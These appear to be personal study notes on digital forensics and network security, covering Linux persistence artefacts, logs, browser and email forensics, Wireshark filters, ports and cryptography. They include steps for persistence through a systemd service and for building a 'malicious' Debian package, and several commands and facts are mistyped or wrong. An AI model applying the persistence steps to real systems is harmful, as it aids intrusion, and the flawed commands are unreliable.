 - Let's look at an example crontab file for a user named Bob. Typically, the file would be located in `'/var/spool/cron/crontabs/bob'`.
- `10 05 * * * /home/bob/backup_tmp.sh`
 - Minute (10): command will be executed at the 10th minute of the hour.
 - Hour (05): command will be executed at 5:10 AM
 - Day of the Month (*): {1-31}, here executed every day of the month
 - Month (*): {1-12} or shorthand names, 1 means jan, 2 means feb, etc.
 - Day of the week (*): {0-7} or shorthand names, 0&7=sunday, 1=monday, and so on.
- Cron Configuration files = `'/etc/crontab'`
- `*/5 * * * * root /var/tmp/backup` {file will execute every five minutes(* / 5) as root.}
- Additional system cronjob directories:
 - `/etc/cron.hourly/` – System cronjobs that run once per hour
 - `/etc/cron.daily/` - System cronjobs that run once per day
 - `/etc/cron.weekly/` - System cronjobs that run once per week
 - `/etc/cron.d/` - Additional custom system cronjobs
- `sudo ls -al /var/spool/cron/crontabs/`
- `sudo crontabs -l -u janice`
 - -u: used to specify a specific user's(janice) cron configuration
 - -l: used to display the contents of the cronjobs

Cron execution logs:

- cron execution logs are typically stored in `'/var/log/syslog'`. In RHEL and CentOS, these logs may be found in the aptly named `'/var/log/cron'`.
 - `sudo grep cron /var/log/syslog`
 - `sudo grep cron /var/log/syslog | grep -E 'failed|error|fatal'`
 - `sudo grep cron /var/log/syslog | grep -i 'bob'`

PsPy is a powerful open-source tool used to monitor Linux processes without the need for root privileges.

- It is designed to capture and display real-time information about running processes, including their execution commands, user IDs, PIDs, parent process id(PPIDs), timestamps, and other relevant details.
- It operates by reading data directly from the `/proc` virtual filesystem, providing real-time insights into process activity without modifying system files or requiring elevated permissions.
 - `pspy` {Command to start the tool}
 - `Ctrl+C` {to stop the tool}

Services refers to various background processes or daemons that run continuously, performing tasks such as managing system resources, providing network services, or handling user requests.

- another way to achieve persistence on a compromised system is installing a service on the linux server that will run in the background and start on every reboot.
- Create a configuration file:
 - `sudo nano /etc/systemd/system/suspicious.service`
 - `Restart=on-failure` {ensures the service restarts if it fails}

Enumerating Services:

- **systemctl** is a utility in Linux used for controlling systemd and service managers. **Systemd** is a service management utility in Unix-based systems and, for the most part, has replaced the traditional init system in many distributions. Systemd is responsible for managing the startup processes, services, and daemons on a Linux system, and systemctl let us manage these services directly.
 - `systemctl start <service>` [Starts the specified service]
 - `systemctl stop <service>` [Stops the specified service]
 - `systemctl restart <service>` [Restarts the specified service]
 - `systemctl enable <service>` [Enables the specified service to start automatically at boot]
 - `systemctl disable <service>` [Disables the specified service from starting automatically at boot]
 - `systemctl status <service>` [Displays the status of the specified service(active, inactive, failed)]
 - We can also use systemctl to iterate and query all the services on the system using the following syntax:
 - `sudo systemctl list-units --all --type=service`
 - press 'q' to exit
 - Alternatively, we can limit the output to just currently running service with the following command:
 - `sudo systemctl list-units --type=service --state=running`
 - Investigating Service Processes and Binaries:
 - `sudo systemctl status <service>` [To query the service's status]
 - we can get Main PID, absolute path, and Control Group, etc.
- Inspecting Service Configuration Files:
 - Typically in the `'/etc/systemd/system/'` directory
 - All services installed and enabled on the linux host can be found in the `'/etc/systemd/system'` directory.
- Inspecting Service Logs:
 - To view the logs of a specific service in real time, we can run the following command:
 - `sudo journalctl -f -u <service>`
 - To exit 'Ctrl+C'
 - `sudo journalctl -u suspicious`
 - Note that if you don't want to follow the logs in real time, you can omit the '-f' argument.
- Evidence in the logs:
 - we can start to investigate this incident by looking at the `'/var/log/syslog'` file

- `cat /var/log/syslog | grep suspicious`

Autostart Scripts are scripts or commands executed automatically when a system boots up or a user log in.

- These scripts are typically used to launch certain programs or commands automatically without manual intervention or login.
- There are generally two types of autostart scripts in Linux systems.
 - 1. System-wide autostart scripts
 - These scripts are executed when the operating system boots up before user log in. They are often found in directories like `/etc/init.d/`, `/etc/rc.d/`, or `/etc/systemd/service`.
 - 2. User-specific autostart scripts
 - These scripts are executed when a user logs into their account. They are usually found in directories like `~/.config/autostart/` or `~/.config/` (under various subdirectories).
 - User-specific autostart scripts are commonly used to launch user-specific programs or applications upon login.
- Identifying System Autostart Scripts:
 - `/etc/init.d/` For example, you might find scripts like `apache2`, `ssh`, or `mysql`.
- Identifying User Autostart Scripts:
 - `~/.config/autostart/`
 - The autostart scripts syntax is usually in the form of `.desktop` files, which are plain text files with a specified format. Can view the content of file using `cat`.

Footprints on disk using Configuration files:

- `/etc/passwd` {this file contains information about the user accounts}
- `/etc/shadow` {this file contains hashed passwords for user accounts}
- `/etc/group` {this file defines groups and the users associated with them. Groups are used to manage permissions and organize users with similar privileges.}
- `/etc/sudoers`: {Configures sudo permissions, which can be a target for privilege escalation.}

Investigating Malicious Packages:-

Create the package:

1. Create directory: `mkdir malicious-package`
`mkdir DEBIAN`
2. Create control file within the DEBIAN folder
3. Add malicious script and place it in the DEBIAN directory
4. Make the script executable {`chmod 755 malicious-package/DEBIAN/postinst`}
5. Build the package {`dpkg-deb -build malicious-package`}
6. Install the package {`dpkg -i malicious-package.deb`}

Investigate the Suspicious installed package:

- `dpkg -l` {check the installed packages}
- `grep "install" /var/log/dpkg.log` {examining `dpkg.log`}

Linux Logs:-

- The logs contain records of each event or activity on the system, which could be valuable when identifying and investigating security-related incidents.

Syslog:

- location: /var/log/syslog
- This is useful for identifying system-wide events, errors, and warning. Can provide insights into issues with system components or services.
- It contains general system messages, including kernel messages, system services, and application logs.
- This log file is useful for identifying system-wide events, errors, and warnings.

Messages:

- location: /var/log/messages
- Similar to syslog. This file includes system messages and kernel logs
- Useful for diagnosing system issues and tracking system activity
- Finding unusual entries related to hardware or kernel errors might signal an attempt to tamper with system components
- For example, repeated kernel panic messages could indicate a denial-of-service attack targeting system stability.

Authentication logs:

- location: /var/log/auth.log
- This file logs authentication attempts, including successful and failed login attempts.
- It's an important log file for detecting unauthorised access attempts and brute-force attack
- For example, finding multiple failed login attempts from an unfamiliar IP address or unusual login times might indicate a brute-force attack or an attempt to gain unauthorised access.
- Some of the key examples of the events that can be classified as incidents are:
 - failed login attempts
 - successful login attempt but at the odd time(After Office Hours or on weekends -> depending on the context of the company)
 - Suspicious network communication
 - system errors
 - user account creation on the sensitive server
 - Outbound traffic is initiated from the web server.

Application Artefacts can provide valuable insights into user activities, system usage patterns, and potential security concerns.

- `sudo dpkg -l` [which applications or programs have been installed on the system]

Vim is a popular text editor that is included with most UNIX systems. It can something leave behind artefacts that can be valuable in forensic investigation.

- Among these artefacts, the '.viminfo' file stands out as it contains important information about user interactions within Vim sessions. For instance, modifications to scripts or configuration files stored within Vim can be detected, shedding light on potential unauthorised access or tampering by an attacker.
- Additionally, the command history stored in '.viminfo' provides a chronological record of commands executed by users and can be a valuable resource for reconstructing user activities.
- List out all of the '.viminfo' files stored under the home directory :

- `find /home/ -type -f -name ".viminfo" 2>/dev/null`
 - **'2>/dev/null'** is a common method to suppress any error messages that might occur during the search and give us a clean output.
- Additional text editor artefacts you may come include `'.nano_history'` with Nano or `'.emacs'` or `'.emacs.d'` with Emacs, among others.

Browser Artefacts provide insights into user behaviour and activities.

- These artefacts include browser histories, download logs, and stored cookies. Analysing browser histories and download logs can reveal websites visited, files downloaded, potentially malicious URLs accessed by the user.
- Firefox organises user data within profile directories, often found in `'~/.mozilla/firefox/'`.
- Google Chrome typically stores user profiles(history, web data, login databases, etc.) in `'~/.config/google-chrome/'`.
- We can quickly list out the browser directories within the workstation's /home folder using the command:
 - `sudo find /home -type -d \(-path "/.mozilla/firefox" -o -path "*/.config/google-chrome" \) 2>/dev/null`
 - `sudo ls -al ~/.mozilla/firefox`
- As noted, there are two profiles: `'.default'` and `'.default-release'`. Normal `.default` file is related to legacy configurations, so we can focus our efforts on the `.default-release` file.

In addition to manual inspection of browser artefacts, we can utilize specialised tools for more efficient and comprehensive analysis. Forensic tools like Dumpzilla are designed to parse and extract valuable information from browser artefacts, providing investigators with a structured overview of user activity.

Dumpzilla is a very powerful tool, can extract extensions, bookmarks, cookies, downloads, browsing history, and much more. Since browser profiles contain potentially sensitive data (like cookies and passwords), we must use `sudo` to read profiles with elevated privileges.

- `Sudo python3 ~/dumpzilla.py ~/.mozilla/firefox/.default-release --Summary --Verbosity CRITICAL`
- To extract the stored cookies:
 - `Sudo python3 ~/dumpzilla.py ~/.mozilla/firefox/.default-release --Cookies`
- By running the `--help` argument, we can list the available extraction options. Some of the most useful ones include: `[--Addons, --Search, --Downloads, --History, --Bookmarks]`

Linux Forensic Commands:-

For Volatile Data:

- `hostname`
- `date`
- `cat /etc/timezone`
- `uptime` [time since last restart]
- `date +%s` [Calculate Epoch Time]

- `ip addr show`
- `ifconfig lo`
- `netstat`
- `netstat -l`
- `netstat -rn`
- `netstat -tulpn`
- `ip r`
- `nmap -sT localhost` [TCP Port Connections]
- `nmap -sU localhost` [UDP Port Connections]
- `lsof -l -p -n | grep LISTEN`
- `ps auxww`
- `lsof | more`
- `lsof -u <username>`

For Non-Volatile Data:

- `cat /proc/cpuinfo`
- `cat /proc/self/mounts` [view mount points & external mounted device]
- `uname -r` or, `cat /proc/version` [linux kernel version]
- `cat /etc/passwd`
 - Each line represent login information and includes 7 fields:-
 1. Username
 2. Password
 3. USER ID
 4. Group ID
 5. User ID Information
 6. Directory Information
 7. Absolute path to the user's login shell
- `w` [currently logged in user]
- `last -f /var/log/wtmp` [user login history, system reboot time, etc.]
- `cat /var/log/syslog` [system log files]
- `cat /var/log/kern.log` [linux kernel logs]

Photorec tool is used to recover deleted/lost data from a drive or an image file.

- Command: `photorec <image_filename>`

MAC Forensic:

- `/System/Library/CoreServices/SystemVersion.plist` [System Version]
- Apple mail stores email in eml format at `/Users/Library/Mail`
- Safari: `History.plist`, `Downloads.plist`, `Bookmarks.plist` at `/Users/Library/Safari`
- Command: `$tail.bash_history` [To view most recent commands]

MAC Forensic Tools:

- Volafix
- OS X Auditor
- Recon Imager
- F-Response
- Stellar Data Recovery Professional for MAC

MAC log files:

- /var/log/crashreporter.log [Application crash history]
- /var/log/cups/access.log [Printer connection info]
- /var/log/cups/error.log
- /var/log/daily.out [Network Interface history]
- /var/log/samba/log.nmbd
- ~/library/logs
- ~/library/logs/ichatConnectionErrors
- ~/library/logs/Sync [Info of devices on Mac syncing]
- /var/log/* [Main folder for system log files]
- /var.audit/* [Audit logs]
- /var/log/install.log [System & Software installation info]

Network Forensics is process of collecting and analysing raw n/w data & tracking n/w traffic.

- tcpdump -i eth0
- Example: Router, Honeypot, IDS & DHCP logs

Wireshark is a widely used network sniffer for network monitoring and analysis.

- Wireshark main library – **winpcap**

Wireshark Filters:

- arp, http, tcp, udp, dns, icmp, ftp, & ip
- tcp.port==23
- ip.addr==192.168.1.100
- ip.addr==192.168.1.100 && tcp.port==23
- ip.addr==10.0.0.4 or ip.addr==10.0.0.5
- ip.dst==10.0.1.50 && frame.pkt.len>400
- ip.addr==10.0.1.12 && icmp && frame.number>15 && frame.number<30
- ip.src==205.153.63.30 or ip.dst==205.153.63.30

- tcp.flags==0x003 [to detect SYN/FIN flooding attack]
- [ftp.response.code](#)==530 [all unsuccessful login attempts over FTP]
- [ftp.response.code](#)==230 [all successful login attempts over FTP]
- arp.duplicate-address-detected [analyse ARP poisoning attempts]
- tcp.flags.reset==1 [Display all TCP resets]
- http.request [all HTTP GET request]
- tcp contains traffic [display all TCP packets that contains the word “traffic”]
- !(arp or icmp or dns)
- tcp.analysis Retransmission
- udp contains 33:27:58
- tcp.port==4000
- tcp.port eq 25 or icmp [Display only ICMP and SMTP traffic]
- tls.handshake.type eq 1 [for successful TLS handshake]
- ssl.handshake.type == 1 [Client Hello]
- ssl.handshake.type == 2 [Server Hello]
- ssl.handshake.type == 4 [New Session Ticket]
- ssl.handshake.type == 11 [Certificate]
- ssl.handshake.type == 13 [Certificate Request]
- ssl.handshake.type == 14 [ServerHelloDone means full handshake TCP session]

Investigating Web Attacks:

Apache Server logs {Access log and Error log}

RHEL/Red Hat/ CentOS/ Fedora Linux: /var/log/httpd/access.log

Debian/ Ubuntu Linux: /var/log/apache2/access.log

- Analysing Access Log
 - %h [ip address of remote host/ client]
 - %l
 - %u [User ID]
 - %t [Time & Date]
 - \"%r\" [Request line, method & protocol]
 - %>s [HTTP Status Code]
 - %b [Size of returned object in bytes]
 - \"%{Referrer}i\" [Referrer HTTP request header]
 - \"%{User-agent}i\" [User Agent HTTP request header]
- Analysing Error log

- Date & time
- Severity of the error
- Process ID & Thread ID
- IP address of the client
- Error Message
- The Object requested by the client

Investigating Web Attacks on Windows based Servers:

- Run “Event Viewer”
- `C:\> net view <ip address>`
- `C:\> net session`
- `C:\> net use`
- `C:\> nbtstat -S`
- `C:\> netstat -na`
- `C:\> schtasks.exe` [Find scheduled & unscheduled task]
- Start -> Run-> `lusr mgr.msc` -> OK
[check for the creation of new account in administrator group]
- Open Task Manager
- `C:\> net start` [check for unusual network services]
- `C:\> dir`

Dark Web Forensics:-

Deep Web – any part of the World Wide Web that is not indexed by a search engine.

Dark Net – A n/w established as an overlay to internet infrastructure, such as The Onion Router(TOR), Freenet, I2P, that acts to anonymize usage.

Dark Web – sites, content, and services accessible only over a dark net.

Surface Web – we use normally

Deep Web – legal doc, financial records, government reports, etc.

Dark web is the part of Deep Web.

Tor Browser is one of the way to access Dark Web based on Mozilla Firefox browser & works on the concept of onion routing.

Commands:

- `sudo apt update`
- `sudo apt install tor torbrowser-launcher`
- `torbrowser-launcher`

For Windows:

- netstat -ano [ports 9150,9151 for Tor Connection]
- HKEY_USERS\<SID>\SOFTWARE\Mozilla\Firefox\Launcher
[checks for Tor installation]
- C:\Windows\Prefetch [Examine prefetch files for detecting uninstallation]

Tool: **WinPrefetchView**


Investigating Email:-

Email - based on client server architecture

- client send to the central server then reroutes the mail to its destination.

- Header – info about address, time, etc.
- Body – actual message
- Signature – identity or designation of sender

Typical Flow of an Email:



MUA(Mail User Agent) is an application.

MTA(Mail Transfer Agent) known as mail server, accept mails from sender & routes them to their destination.

MDA(Mail Delivery Agent) is an application responsible for receiving mail from MTA & storing it in the recipient mailbox.

Email Services:

IMAP(Internet Message Access Protocol) used for receiving E-mail message.

- Port No. - 143
- Port – 993 {IMAPS – IMAP over SSL}
- Currently used

POP3(Post Office Protocol Version 3) used to access mailboxes

- Port No.- 110
- used previously

SMTP(Simple Mail Transfer Protocol) is to send Email to an SMTP server or a MTA.

- Port No. – 25
- cleartext by default, SMTPS is secure configuration
- Outgoing E-Mail Server

Open Relay – Improperly configured SMTP Server

- used to send SPAM

Email Client Extensions

- .pab (personal address book)
- .pst (personal storage table)
- .wab (windows address book)
- .msf (Nail summary file)
- .ost (Offline storage table)

Email Security:

SPF(Sender Policy Framework) – Email validation method that helps to detect and prevent sender address forgery, can used to identify “authorised senders”.

DKIM(Domain Keys Identified Mail) – sender signs emails using a digital signature, receiver uses a DKIM record in the sender’s DNS to verify the signature.

DMARC(Domain Based Authentication, Reporting & Conformance) uses the results of SPF and DKIM checks to define rules for handling messages.

S/MIME(Secure/Multipurpose Internet Mail Extensions) is an application layer protocol which is used for sending digitally signed and encrypted email messages.

- encrypts emails to provide the confidentiality and integrity protections
- requires PKI(Public Key Infrastructure), uses RSA for email encryption

MIME(Multi-purpose Internet Mail Extension) is an Internet Standard that extends the format of email messages to support text in character sets other than ASCII, as well as attachments of audio, video, images and application programs.

Email Gateway -

- Control point for all incoming and outgoing email, Anti-spam filters and Antivirus scanners
- Sophisticated threat detection algorithms – {Identify Phishing attempts & BEC(Business Email Compromise) attacks}
- Harmful attachments and malicious URLs – {URL sanitization/link anonymization/safe linking/web link transformation}

Important Points:

- Always check sender’s email address
- Tools: **MiTec Mail Viewer, Online Email Tracer**
- **Email Dossier** to check email authenticity
- .eml (email files)
- .pst file at C:\Users\{user}\Document\Outlook Files
- .ost file at C:\Users\{user}\AppData\Local\Microsoft\Outlook
- Header of the Email: [Always Read Bottom to Top]
 - Date & time
 - email ID of the sender
 - email ID of the receiver
 - Message ID as per RFC2822, timestamp before @
 - Subject given by sender
 - MIME-Version

- Received Header
- Return path [bounce address for email]
[id sender's mail & return path are different, it generally indicated email spoofing]
- Received SPF [Showing a failed SPF check can help to detect spam messages]
- DKIM(Domain Key Identified Mail) Signature

NFC(Near Field Communication) is a wireless communication technology that enables data to be exchanged by devices that are in very close proximity to each other usually less than a few centimetres.

Malware Forensic:-

Malware is a malicious software that damages or disables computer systems and gives limited or full control of the systems.

Or, Malware is a s/w that was designed with the purpose of harming the victims CIA.

Malware Types

- Self Replicating – create new copies, or instance of itself.
- Population Growth – overall changes in no. Of malware instances.
- Parasitic – require some other codes or files

Static Analysis – means code analysis, without executing it.

{just looking headers, fingerprints, etc.}

Dynamic Analysis – Run time analysis means behavioural analysis

{should be isolated environment}

Tools & Techniques:

For Static,

- Hash Calculators(HashTab, HashMyFiles, md5sum, etc.)
- VirusTotal
- Pestudio, PEView, PE Explorer, Dependency Walker, etc. To Find Metadata
- OllyDbg & WinDbg

For Dynamic,

- WhatChanged Portable [scans for modified files & registry entries]
- JoeSandbox
- Hybrid Analysis
- Anyrun {Sandbox}
- Process Monitor, RegShot
- Windows Service Manager

- AutoRuns, API Monitor
- Event Viewer, DriverView
- Wireshark, Netstat, TCPView, CurrPorts, DNSQuerySniffer
- C:\Windows\System32\drivers [check automatically loaded drivers]
- Check boot.ini or bcd(bootmgr) entries
- Run -> services.msc -> Sort by startup type
- StartUp Folders:
C:\ProgramData\Microsoft\Windows\StartMenu\Programs\StartUP
C:\Users\{user}\
\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\StartUP

Networking:-

Subnetting is the process of dividing a large network into smaller networks, or subnets, to improve network performance and efficiency.

Screened Subnet – A network zone, separating from public-facing servers from sensitive internal network resources.

SSID(Service Set Identifier) - used to identify a specific wireless n/w.

URI(Uniform Resource Identifier)

URL(Uniform Resource Locator)

URN(Uniform Resource Name)

Example: <https://www.example.com/author/book.html#page155>

URI - <https://www.example.com/author/book.html#page155>

URL - <https://www.example.com/author/book.html>

URN - www.example.com/author/book.html

Fragment - #page155

Protocol - https

Hostname – www.example.com

Path & File Name - /author/book.html

Ports & Protocols:

Physical Ports are the ports on the routers, switches, servers, computers, etc. that you connect the wires eg.- fiber optic cables, cat5 cables, etc. to create a network.

Logical Ports:

- Well Known Ports – 1 to 1023
- Registered Ports – 1024 to 49151 approved by IANA officially

■ IANA – Internet Assigned Numbers Authority

- Private Ports – 49152 to 65535

FTP – 21	DNS – 53	HTTPS – 443
SSH – 22	DHCP – 67 (Server)	POP3 - 110
Telnet – 23	DHCP – 68 (Client)	IMAP - 143
SMTP – 25	HTTP – 80	IMAPS – 993
SNMP – 161/162	NTP – 123	LDAP – 389
SMB – 445	NFS – 2049	LDAPS – 636
TFTP – 69	RDP – 3389	NetBIOS – 137
SQL – 118	POP3S – 995	SMTPS – 587(TLS)/465(SSL)

Secure Protocols – many of the protocols used today were developed many decades ago, functionality was primary focus, trustworthiness was assumed.

- Same functionality and Secure
- More Complex to Configure

Insecure Protocol – generally can't be secured, must be avoided, transmit data in clear text format.

- **Insecure** ----- **Secure**
- Telnet(23) ----- SSH(22)
- HTTP(80) ----- HTTPS(443)
- FTP(21) ----- FTPS/SFTP(990)
- LDAP(389) ----- LDAPS(636)
- SMTP(25) ----- SMTPS{TLS(587), SSL(465)}
- POP(110) ----- POP3S(995)
- IMAP(143) ----- IMAPS(993)

Port Security – physical port security & administratively disabled ports
[802.1X, EAP, and RADIUS]

- **EAP (Extensible Authentication Protocol)** provides framework for authentication methods/factors
- **RADIUS (Remote Authentication Dial-In User Service)** allows use of a directory of user accounts and credentials

Important Troubleshooting Commands in Networking:

- ipconfig [Displays IP Configuration Info]
- ipconfig /all
- ipconfig /release
- ipconfig /renew
- ping [Tests connection to other IP hosts]
- netstat [Displays n/w connections]
- tracert [Displays the route taken to the destination]

- `nslookup` [Directly queries the name server for info on a destination domain]

PAN(Personal Area Network) connects devices in close proximity to the user, usually using Bluetooth.

- Peripherals and other devices/computers

LAN(Local Area Network) connects devices using wire cables in a small geographical area such as a residence, school, laboratory, university, campus, or office.

VLAN(Virtual LAN) is a virtualized connection that connects multiple devices and network nodes from different LANs into one logical network.

- VLAN are created by switches to logically segment a n/w without altering its physical topology.

WLAN(Wireless LAN) wirelessly connects users & devices in a small geographical area instead of using a wired cables.

WMN(Wireless Mesh Network) uses multiple access points to extend WLAN.

CAN(Campus Area Network) is a group of interconnected LANs, belonging to the same organization & operating in a limited geographical area.

MAN(Metropolitan Area Network) spans across a large campus or a city.

WAN(Wide Area Network) connects multiple network that are in geographically separated locations.

VPN(Virtual Private Network) used to securely connects to another network over an insecure network, such as Internet.

- VPN is a communication tunnel.
- VPN client host connects to a VPN gateway using any type of internet subscriber access method, VPN gateway authenticates the user and creates a secure encrypted tunnel.

Network Topologies:

- **Bus** – All computers are connected using a single cable.
- **Ring** – Each computer are connected to their neighbours.
- **Star** – All computer is connected from the central point.
- **Mesh** – Each computer is connected directly to others one.
- **Hybrid** – Combination of two or more topologies.

Networking Devices:

- **Repeater** – electronic device receive a signal & retransmit it. [Physical]
- **Hub** – to connect multiple devices in the n/w. [Physical Layer]
- **Switch** – to connect multiple device. [Data Link Layer]
 - Switch is smarter than Hub & offers greater efficiency than Hub.
- **Bridge** – creates single n/w from multiple communication n/w [Data Link]
- **Router** – used to control traffic flow on the network. [Network Layer]
 - determines the most efficient route for data transmission.
- **Gateway** – provides the interface b/w two applications or networks that use different protocols. [Network Layer]

Shoulder Surfing is a simple attack that involves observing or literally looking over a target's shoulder to gain valuable information such as PINs, access codes, etc.

Sabotage is defined as malicious acts that result in the damage or disruption of the normal processes, or the destruction of equipment or information.

Bluesnarfing occurs when an attacker copies information, such as email, and contact lists, from a target's device using a Bluetooth connection.

Pharming misdirects users to a fake version of an official website.

Vishing refers to voice phishing. Example – Spoofing Phone Calls

Dumpster Diving is looking for treasure in someone else's trash.

Rabbit is a term used to describe malware that replicates rapidly.

Fork Bomb is a program which creates new processes.

Metadata – Data of data (eg- time, size, creation date)

Residual Data – data from the deleted files

Data Backup – Data duplicates for recovery after data loss.

- Ensures the availability and integrity [loss, Integrity, Corruption, Protection]
- **3-2-1 Method:**
 - 3 copies of Data
 - On 2 different media type
 - store 1 copy Off-site

Type of backups:

- **Full Backup** – Entire data set, regardless of any previous backups.
{Most Time}
- **Incremental Backup** – Additions and alternations since the most recent incremental backup. {least time}
- **Differential Backup** – Additions and alternations since the most recent full backup. {Faster than Full backup}

Data Masking is the process of hiding data by modifying its original values.

- Type of Obfuscation

Identity Theft occurs when someone uses another person's personal identifying information, like their name, identifying number or credit card number.

Input Validation:

Whitelisting certain list of things that should only be allowed for the input field.

Blacklisting certain the data that document comes under the list of "Bad-Data".

Buffer Overflow occurs when the amount of data in the buffer exceeds its storage capacity.

ARP Poisoning corrupts the MAC to IP mapping in the network.

- Attacker sends malicious ARP packets to a default gateway.
- Broadcasting unsolicited ARP replies to poison the cache of local hosts with spoofed MAC address.
- Attacker usually tries to masquerade as default gateway.

Disclosure of Confidential Data – sensitive data is viewed by unauthorised users.

Data Tempering refers to unauthorised modification of data.

Luring Attack

An entity with few privilege is able to leave an entity with more privilege perform action on its behalf.

Session Hijacking

Attacker uses n/w monitoring s/w to capture the authenticated token or cookie. Spoofing the user's session.

Pastebin – Chor Bazaar of Digital World {pastebin.com}

Man In The Middle(MITM) Attack when attacker intercepts messages sent between you and your recipient.

- Threat actor positioned between two hosts, also known as '**On-Path Attack**'

Cookie can make it easier to visit the site again.

Session is a time frame that is given for a user.

PGP(Pretty Good Privacy) is an application layer protocol which provides cryptographic privacy & authentication for network communication.

TLS(Transport Layer Security) ensures a secure communication between client-server applications over the Internet.

- It prevents n/w communication from being eavesdropped or tampered.
- TLS 1.0, 1.1, 1.2, 1.3. Only use TLS version 1.2 or above/newer.
- Cipher Suites describes the mix of algorithms used to implement TLS protections
- prior to TLS 1.3 = ECDHE-RSA-AES128-GCM-SHA256
- TLS 1.3 uses shortened suites = TLS_AES_256_GCM_SHA384
- **Client Hello** - The client initiates the handshake by sending a “hello” message to the server. The message will include which TLS version the client supports, the cipher suites, and a string of random bytes known as the “client random”.
- **Server Hello** – In reply to the client hello message, the server sends a message containing the server’s SSL certificate, the server’s chosen cipher suite, and the “server random”, another random string of bytes that’s generated by the server.

TLS Tunnelling

- Use TLS to negotiate a secure connection
- Machines authenticated by PKI certificates, user account authentication via RADIUS
- Tunnel network traffic over TLS, can use TCP or UDP

SSL(Secure Socket Layer) was developed by Netscape for managing the security of a message transmission on the Internet. {SSL 2.0, 3.0}

- uses RSA asymmetric encryption to encrypt data transferred over SSL

IPSec(Internet Protocol Security) is a network layer protocol that ensures a secure IP level communication.

Internet Protocol Security Tunnelling – provides confidentiality and integrity

- AH(Authentication Header) signs packet but does not encrypt payload
- ESP(Encapsulation Security Payload)

Modes

- Transport Mode – for host-to-host connections on a private network
- Tunnel Mode – b/w gateways across an unsecure network

Internet Key Exchange – establishes security associations b/w peers

- Phase 1 provides authentication
- Phase 2 establishes cipher suites and key sizes and use of AH and ESP
- IKE v1 supports host-to-host and site-to-site tunnelling
- IKE v2 adds better support for client-to-site remote access VPN

SoD(Separation/Segregation of Duties) is based on the security practice that no one person should control an entire high risk transaction from start to finish.

- involves a breakdown of the authorization process into various steps.

IDM(Internet Download Manager) is a tool to increase download speed.

Security Policy is a well-documented set of plans, process, procedures, standards, and guidelines required to establish an ideal information security status of an organization.

Internet Access Policies:

- Promiscuous Policy – No restrictions on internet/remote access.
- Permissive Policy – known dangerous services/attacks blocked.
- Paranoid Policy – Everything is Forbidden(No internet connection)
- Prudent Policy – Safe/necessary services are enabled individually.

Concealed Weapon/ Contraband Detection Devices:

Contraband includes materials that are banned from entering the environment such as explosive, bombs, weapons, etc.

Example: Metal Detectors, X-ray inspection systems, etc.

Bastion Host is a computer system designed and configured to protect network resources from attacks.

Iptables is a built-in firewall utility for Linux.

Commands:

- apt-get install iptables
- iptables -A INPUT -p tcp ! -syn -m state --state New -j DROP
[Filtering Non-Tcp Packets]
- iptables -A INPUT -p tcp -tcp-flags ALL -j DROP
[Blocking XMAS Scan Attack]
- iptables -A INPUT -f -j DROP
[Drop any NULL packet]
- sudo iptables -L -n -v [Check existing rules]
- iptables -A INPUT -s 10.10.10.55 -j DROP [block specific IP]

Network Sensors are hardware and software components that monitor network traffic and trigger alarms if any abnormal activity is detected.

Honeypot is an information system resource that is expressly set up to attract and trap people who attempt to penetrate an organization's network.

Proxy Servers is a dedicated computer, or a software system virtually located between a client and the actual server.

Transparent Proxy is a proxy through which a client system connects to a server without its knowledge.

Anonymous Proxy does not transfer information about the IP address of its user.

Reverse Proxy is usually situated closer to the server and will only return a configured set of resources.

- The client is unaware of the presence of a reverse proxy.

SIEM(Security Information and Event Management) - In this, we perform real time SOC(Security Operations Center) functions like identifying, monitoring, recording, auditing, and analysing security incidents.

- Also known as "Single Pane of Glass"
- [Wazuh SIEM]

Log Collection

- Agent based - local agent to forward logs
- Listener/Collector – protocol based remote log forwarding (syslog)
- Sensor – packet capture & traffic flow data

Log Aggregation

- consolidation of multiple log formats to facilitate search/query and correlation

- normalization of fields
- time synchronization

UBA(User Behaviour Analytics) is the process of tracking user behavior to detect malicious attacks, potential threats, and financial fraud.

Anti-Trojan Software – Kaspersky Internet Security
Anti-Virus Software – Bit-defender Antivirus Plus

BYOD(Bring Your Own Device) refers to a policy that allows employees to bring their personal devices such as laptops, smartphones, and tablets to the workplace and use them for accessing the organizational resources based on their access privileges.

CYOD(Choose Your Own Device) refers to a policy that allows employee to select devices such as laptops, smartphones, and tablets from the list of devices approved by the company. The company purchases the selected device, and the employees use it for accessing the organizational resources according to their access privileges.

COPE(Corporate Owned Personally Enabled) refers to a policy that allows employee to use and manage the devices purchased by the organization.

COBO(Company Owned Business Only) refers to a policy that allows employees to use and manage the devices purchased by the organization but restrict their usage for business purposes only.

GAK(Government Access to Keys) means that software companies will give copies of all keys to the government.

The Government promises that they will hold on to the keys in a secure manner and will only use them when a court issues a warrant to do so.

AES(Advanced Encryption Standard) is an iterated block cipher that works by repeating the same operation multiple times.

- It is a symmetric key algorithm
- it has a 128 bit block size with key sizes of 128,192, and 256 bits for AES-128, AES-192, and AES-256 respectively.

MD5 algorithm takes a message of arbitrary length as the input and then outputs a 128-bit fingerprint or message digest of the input.

MD6 uses a Merkle tree like structure to allow for immense parallel computation of hashes for very long inputs.

SHA(Secure Hashing Algorithm) generates a cryptographically secure one-way hash.

- **SHA-1:** produces a 160 bit digest from a message with a maximum length of (2⁶⁴-1) bits, and it resembles the MD5 algorithm.
- **SHA-2:** is a family of two similar hash functions with different block sizes.
- **SHA-3:** uses the sponge construction, in which message blocks are XORed into the initial bits of the state, which is then invertibly permuted.

HMAC(Hash-based Message Authentication Code) is a type of message authentication code that makes use of a cryptographic key in combination with a cryptographic hash function.

PKI(Public Key Infrastructure) is a set of hardware, software, people, policies, and procedures required for creating, managing, distributing, using, storing, and revoking digital certificates.

- Provides identity of a public key holder
- **Certificate Authority(CA)** performs subject's identity check, signs & issues certificates
- **Certificate Signing Request(CSR)** is a file containing info that subject wants to use in the certificate, including its public key.
 - Subject generates key pair and sends public key to CA with CSR
 - Subject doesn't send private key, must be known to the subject
- Root Certificate – self signed, so users must trust in the CA's security procedures.
